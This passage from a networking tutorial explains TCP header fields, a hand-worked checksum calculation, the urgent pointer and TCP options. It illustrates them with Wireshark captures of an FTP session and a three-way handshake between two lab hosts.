


Figure 10 Pseudo Header.

- **Source Port** from the TCP segment.
- **Destination Port** from the TCP segment.
- **Sequence number**
- **Acknowledgement number**
- **Data Offset** as we discussed, it also called TCP header length
- **Reserved** field from the TCP segment
- **Flags** bits.
- **Window Size**
- **Option** we will discuss this field later in the article.




Figure 11 TCP header for checksum calculation.

After that we take the all field and add it together, the score need to be in length of 4 digits, and after we put all together we calculate the opposite of what we get, in HEX the calculation will be $15 - n = x$, the x is the new number we need. We can also calculated as following:

- converted the Hex value to binary.
- change every bit to the opposite which mean 0 become 1 and 1 become 0.

after the calculation, the value we get in the result this is the checksum value.

let's do real check for example:




Figure 12 Checksum calculation using Wireshark.

As you can see the packet that I chose is from some session between my default gateway to one of my hosts. The checksum number is 0x2aa1, so let's check it our self and find the if the checksum we get is the same checksum we calculate.

So we need to calculate the pseudo, the source address is 10.0.0.138 which in Hex is 0a00 and 008a, the destination address is 10.0.0.6 which is 0a00 and 0006 now we have 8 reserved bit which in Hex is 00 and the protocol type is also 8 bit so we have 06 and together it's 0006, after that we have TCP segment length in my case it's 32 bytes so convert that decimal it to Hex we get 20 so we will treat it as 0020. The source port is 40991 which is a01f and the destination port is 2869 in Hex is 0b35, the sequence number 6d11, 6aff, and the acknowledge number is 2c1e a2dc, the data offset, reserved and flags together is 8010, the window size is 05b4 and Option is 0101, 080a, 024c, cebf, 006a, 0e03.

Now lets calculate all together:

$$0a00 + 008a + 0a00 + 0006 + 0006 + 0020 + a01f + 0b35 + 6d11 + 6aff + 2c1e + a2dc + 8010 + 05b4 + 0101 + 080a + 024c + cebf + 006a + 0e03 = 3D55B$$

Remember the score is always 4 digits so let's calculate:

$$0003 + D55B = D55E$$

Now let's calculate what is the opposite number of **D55E**, we can do that in binary as follows:


1101 0101 0101 1110

0010 1010 1010 0001 In Hex is **2AA1**. We also can do the following calculation: 15 - e = 1
15 - 5 = a 15 - 5 = a 15 - d = 2

Remember what was the checksum?? yes! 0x2aa1 so the checksum test for this segment passes successfully!

Urgent Pointer - We will see the urgent pointer when the URG flag is active, as I mentioned earlier when one of the sides sent an urgent message in that file we specified what is the length of the urgent data from the start point of the data field. As an example let's open an FTP connection to transfer some file, I'm using 3cdeamon for the FTP server in one of my hosts, and on another host I'm using CMD.


In one PC I opened CMD and typed ftp, open 10.0.0.9 and typed my user and password and started to copy to my host the test.mp3.



```
C:\Windows\system32\cmd.exe - ftp
C:\Users\lab\Downloads>ftp
ftp> open 10.0.0.9
Connected to 10.0.0.9.
220 3Com 3CDaemon FTP Server Version 2.0
User (10.0.0.9:(none)): guy
331 User name ok, need password
Password:
230 User logged in
ftp> get test.mp3
200 PORT command successful.
```

Figure 13 opening FTP session in command line.

After the transfer as started I killed it with ctrl+c which activated the **URG** flag.



```
ftp> get test.mp3
200 PORT command successful.
150 File status OK ; about to open data connection
Aborting any active data connections...
> .\tmp525C.tmp:Unknown error number
226 Closing data connection; File transfer successful.
ftp: 26273792 bytes received in 1.64Seconds 16020.60Kbytes/sec.
ftp>
```

Figure 14 Killing the FTP session.

On the other PC you can see that the session has been stopped.

3CDAemon				
File View Help				
TFTP Server	Start Time	Peer	Bytes	Status
FTP Server	Nov 27, 2017 19:01:16	10.0.0.5	26296320	26296320 bytes in 1 seconds (25680 KBytes/sec)
 Configure FTP Server	Nov 27, 2017 18:59:32	10.0.0.5	0	Session closed by peer
	Nov 27, 2017 18:58:51	10.0.0.5	0	Session closed by peer
	Nov 27, 2017 18:58:08	local	0	Listening for FTP requests on IP address: 10.0.0.9, Port 21
FTP Server stopped				

Figure 15 FTP session has stopped.

Now, if we look on the captured file we will see some frame that contain in the TCP segment a URG flag (I have done some filtering so this is why you see only one packet).

Capturing from Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.urg==1

No.	Time	Source	Destination	Protocol	Length	Info
4356	5.031321	10.0.0.5	10.0.0.9	FTP	60	Request: \362

Destination Port: 21
 [Stream index: 0]
 [TCP Segment Len: 1]
 Sequence number: 40 (relative sequence number)
 [Next sequence number: 41 (relative sequence number)]
 Acknowledgment number: 83 (relative ack number)
 0101 = Header Length: 20 bytes (5)
 ▾ Flags: 0x038 (PSH, ACK, URG)
 000. = Reserved: Not set
 ...0 = Nonce: Not set
 0... = Congestion Window Reduced (CWR): Not set
 0.. = ECN-Echo: Not set
 1. = Urgent: Set
 1 = Acknowledgment: Set
 1... = Push: Set
 0.. = Reset: Not set
 0. = Syn: Not set
 0 = Fin: Not set
 [TCP Flags:UAP...]
 Window size value: 7877
 [Calculated window size: 7877]
 [Window size scaling factor: -1 (unknown)]
 Checksum: 0x7d86 [correct]
 [Checksum Status: Good]
 [Calculated Checksum: 0x7d86]
 Urgent pointer: 1
 ▸ [SEQ/ACK analysis]
 TCP payload (1 byte)
 ▸ File Transfer Protocol (FTP)

0000	08 00 27 f8 a1 9b 08 00 27 d0 74 55 08 00 45 00	..'.....'.tU..E.
0010	00 29 54 e9 40 00 80 06 91 d8 0a 00 00 05 0a 00	.)T.@...
0020	00 09 c1 61 00 15 7f 11 56 67 05 9c 70 c5 50 38	...a.... Vg..p.P8
0030	1e c5 7d 86 00 01 f2 00 00 00 00 00	..}.....

Figure 15 FTP session has stopped.

As you can see URG flag is set, if we look at the data we can find a Hex of 0xF2 which is in decimal 242 which is the DATA MARK that specified by [RFC 854](#) and it's the **TCP Urgent notification**.

File Transfer Protocol (FTP)	
\362	
Request command: \357\277\275	
0000	08 00 27 f8 a1 9b 08 00 27 d0 74 55 08 00 45 00 ..'.....'.tU..E.
0010	00 29 54 e9 40 00 80 06 91 d8 0a 00 00 05 0a 00 .)T.@...
0020	00 09 c1 61 00 15 7f 11 56 67 05 9c 70 c5 50 38 ...a....Vg..p.P8
0030	1e c5 7d 86 00 01 f2 00 00 00 00 00 ..}....[.

Figure 16 TCP Urgent notification.

Option - This field contain more optional stuff, that mean the we will see that field typically in the synchronization of two parties, we going to see the real important field in the Option header but ceep in mind that there is more stuff going on.

- **Maximum Segment Size** - Typically this field is 4 byte length and it responsible to specified the Maximum Segment Size or more shortly MSS which is the length of the data payload. We will see that MSS typically in the three way handshake, when some site of the parties get this value he knows that the other side can handle and process maximum of data size as specified in the value of the MSS header, as example if John sent to Bob MSS of 1460, Bob knows that in every message that he send to John he can send only up to 1460 byte in each TCP segment.
- **SACK-permitted** - This is short for **Selective ACKnowledgment**, this field is responsible for case of lost data in the TCP connections, if we lost some packets we will annouce to the other endpoint of the lost by the SACK field. In the three way handshake we will see that the two side agree to use SACK if they support it. if you want to know exactly what going on in the SACK filed please refer to [this link](#).
- **Timestamps** - This field are responsible for two value **TSval** which is Timestamp Value field and is contain the clock value of the timestamp of the TCP that going to be send to the other endpoint. The **TSecr** which stand for Timestamp Echo Reply field is only valid when ACK flag is set and it's echo the TSval value we get from the other endpoint, the propose for timestamps is to taking time measurements. You can read more about the if [RFC 7323](#)
- **Window Scale** - This option is used to increase the maximum window size, as you remember the window size value is the way that one side tells to the other what it the maximum byte size that he can handle before we get ACK from him, the Window Scale allow us to increase the window size up to 1 gigabyte if it posible or to decrease the window size value if some congestion had being sense. You can read more about it in [RFC 1323](#)

Data - This is the actual payload in the TCP segment, this is the data thet one side want to transfer to the other endpoint.

Summary The TCP segment structure can be complex to understanding but if you get down to the real detail you will get it, I guarantee you!

Let's check what really going on in the realty with some real session.

TCP session in real world.

In this section I'll demonstrate how things are really going on, I have two endpoint so let's called theme John and Bob. I'm going to use Wireshark and we going to open FTP connection between the two, just remember that FTP session works with two ports, 21 for control session and 20 for data session.

So John IP address is 10.0.0.8 and Bob IP address is 10.0.0.5, John want to connect Bob and copy from Bob to his machine some file named test.zip (you can actually download that file from the sniffer captured file LOL).



Figure 17 John and Bob.

John send the first TCP segment to synchronize with Bob, you can see that the source port is 49738 and the destination port is 21 which is the FTP service for control connection, the sequence number is 0 because we doesn't ever sent any data and the acknowledgement number is 0 also. At the flag area you can see a SYN activated which mean that John want to start the three way handshake for TCP base connection, the window size value is 8192 which mean that John tells Bob he can handle only 8k at the same time we will see how that goes on the session.

```

Wireshark - Packet 1 - FTP session with ports 21 and 20

Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_d0:74:55 (08:00:27:d0:74:55), Dst: PcsCompu_f8:a1:9b (08:00:27:f8:a1:9b)
Internet Protocol Version 4, Src: 10.0.0.8, Dst: 10.0.0.5
Transmission Control Protocol, Src Port: 49738, Dst Port: 21, Seq: 0, Len: 0
  Source Port: 49738
  Destination Port: 21
  [Stream index: 0]
  [TCP Segment Len: 0]
  Sequence number: 0 (relative sequence number)
  Acknowledgment number: 0
  1000 .... = Header Length: 32 bytes (8)
  Flags: 0x002 (SYN)
  Window size value: 8192
  [Calculated window size: 8192]
  Checksum: 0xd2b1 [correct]
  [Checksum Status: Good]
  [Calculated Checksum: 0xd2b1]
  Urgent pointer: 0
  Options: (12 bytes), Maximum segment size, No-Operation (NOP), Window scale, No-Operation (NOP), No-Operation (NOP), SACK permitted

0000  08 00 27 f8 a1 9b 08 00 27 d0 74 55 08 00 45 00  ..'....'.tU..E.
0010  00 34 73 a2 40 00 80 06 73 15 0a 00 00 08 0a 00  .4s.@...s.....
0020  00 05 c2 4a 00 15 02 18 a3 e2 00 00 00 00 80 02  ...J.....
0030  20 00 d2 b1 00 00 02 04 05 b4 01 03 03 00 01 01  .....
0040  04 02  ..

```

Figure 18 Wireshark connection - TCP ports 21 and 20

The checksum is looking good so it's great (you can do the calculation the I show you earlier), in the urgent point the value is 0 because we have no urgent data at this moment.

If you expand the option area you will see some value like the MSS that set on 1460 byte which mean that John is willing to get TCP segment data with the maximum of 1460 byte per segment.

So the starting session look as follow:




Figure 19 First SYN - Three Way Handshake

Please remember that because the SYN flag is active this is why we have the 1 phantom bit, so Bob will count it on his response.

Now Bob going to respond with SYN + ACK flag active and in the acknowledgement number he will specifies 1 because he get sequence of 0 and data of 1 which is the phantom byte, on the sequence number he will specifies 0.




Figure 20 Second SYN with ACK - Three Way Handshake

Let's look on the captured file, we can see the source port is 21 and the destination is 49738 and the ACK is set to 1 as we expected, Bob activated the SYN and ACK flags and the window size value is also 8K like John, but as you can see the checksum is bad, it should be 0x442e but it's 0x1433,




Figure 20 Wireshark second SYN with ACK

This happens because of TCP checksum offload, please notice that this error occurs only when Bob packets, well this is because the capture file was taken from Bob machine, so throughout the conversation you will see such an error only from Bob.

The key here is that this happens for packets transmitted by the machine doing the capture, not packets received by the machine doing the capture.

When transmitting a segment the OS fills out every field in the TCP segment in the memory, the checksum field is not computed by the OS, it contains whatever data there was before in that memory location. When we capture with Wireshark, it's capturing the contents of this memory location which contains a TCP segment without a computed

checksum it's have a random data. When the OS sends the segment to the NIC, the NIC hardware then performs the checksum computation, and puts the computed checksum to the particular TCP segment field. This checksum is never seen by the OS or Wireshark. So this is the reason for the errors.

If you wanna check yourself, just go to this [link](#), you also can remove the TCP check by Wireshark to ignore such an error.

Let's go to the next step in the three way handshake, now John going to approved that he get the TCP segment from Bob and this is close up the TCP three way handshake.




Figure 21 Last ACK - Three Way Handshake

As you can see the ACK is equal to 1 because John get sequence number of 0 and 1 phantom byte that count as data, the sequence number now is equal to 1 as well because John sent in the passed sequence number of 0 plus some 1 phantom byte.




Figure 22 Wireshark last ACK

The session continue with Bob PSH and ACK flags which tells us that on the TCP payload we will find some data that related to FTP (which in our case Bob tell to John that the service are ready for new user). Meanwhile John get login screen so he need to type some user name.

```
220 3Com 3C Daemon FTP Server Version 2.0
User <10.0.0.5:(none)>: guy
```

Figure 23 Login screen.

Please notice that Bob sent to John TCP segment with SEQ that equal to 1 and data bytes size of 42.

John PC respond with ACK about the data that arrivied and send another TCP segment that contain a ACK and PSH with data that contain the username guy.

